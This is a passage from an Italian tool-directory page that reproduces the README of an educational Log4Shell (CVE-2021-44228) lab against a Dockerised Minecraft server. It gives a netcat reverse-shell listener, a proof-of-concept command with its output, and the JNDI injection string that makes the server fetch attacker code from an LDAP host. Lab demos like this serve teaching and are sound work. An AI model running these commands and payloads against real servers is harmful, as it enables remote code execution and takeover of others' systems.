
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
log4shell-minecraft-demo — Log4Shell (CVE-2021-44228) demo di Minecraft. Usato per fiere educative. | Kitploit

Strumenti/GitHubGitHub/felixslama/log4shell-minecraft-demo
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e FormazioneLab e Pratica
GitHubfelixslama/log4shell-minecraft-demo

log4shell-minecraft-demo

Log4Shell (CVE-2021-44228) demo di Minecraft. Usato per fiere educative.

Vedi Repository
1282 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    352
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    291

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Log4Shell (CVE-2021-44228) demo per Minecraft

Questa demo viene utilizzata nelle fiere educative per dare ai potenziali futuri studenti un'idea del dipartimento di cybersecurity dell'HTL Villach e su come le applicazioni di uso quotidiano possono essere sfruttate

Nota: Questa intera demo utilizza Minecraft 1.8.8

Attaccante

L'attaccante in questo scenario utilizza il PoC di kozmer. https://github.com/kozmer/log4j-shell-poc Tutto il merito va a loro. Nota: Tutti i comandi devono essere eseguiti in attacker/

Requirements:

pip install -r requirements.txt

Usage:

  • Avvia un listener netcat per accettare la connessione della shell inversa.
nc -lvnp 9001
  • Avvia l'exploit.
    Nota: Perché funzioni, l'archivio java estratto deve essere denominato: jdk1.8.0_20, e trovarsi nella stessa directory.
$ python3 poc.py --userip <ip di docker-host> --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server

[+] Send me: ${jndi:ldap://<ip di docker-host>:1389/a}

Listening on 0.0.0.0:1389

Questo script configurerà il server HTTP e il server LDAP per te, e creerà anche il payload che puoi usare per incollare nel parametro vulnerabile. Dopodiché, se tutto è andato bene, dovresti ottenere una shell sulla porta locale di ascolto.


Vittima

Nell'istanza vittima stiamo utilizzando una versione obsoleta e quindi vulnerabile di JDK (jdk1.8.0_20) .

Configurazione iniziale

Per avviare il nostro server Minecraft dobbiamo creare la nostra immagine Docker ed eseguirla.

Nota: Per una compilazione riuscita è necessario ottenere una propria copia del server Minecraft Vanilla 1.8.8 (non può essere condivisa a causa dell'EULA di Mojang) Una possibile fonte potrebbe essere MCVERSIONS.NET

Dopo aver ottenuto il file, salvalo in victim/ come server.jar

cd target/
docker build target/ -t minecraft-demo

Esecuzione del server vulnerabile

Esegui il server Minecraft vulnerabile che abbiamo appena compilato usando docker

docker run --name vulnerable-server -p 25565:25565 minecraft-demo

È probabile che il tuo contenitore si blocchi o si fermi dopo lo sfruttamento. In tal caso, puoi ucciderlo usando il seguente comando:

docker kill vulnerable-server

Sfruttamento del server


Per sfruttare la vulnerabilità, basta inviare la stringa fornita da poc.py nella chat di gioco.

${jndi:ldap://<ip di docker-host>:1389/a}
image

Scarica lo strumento






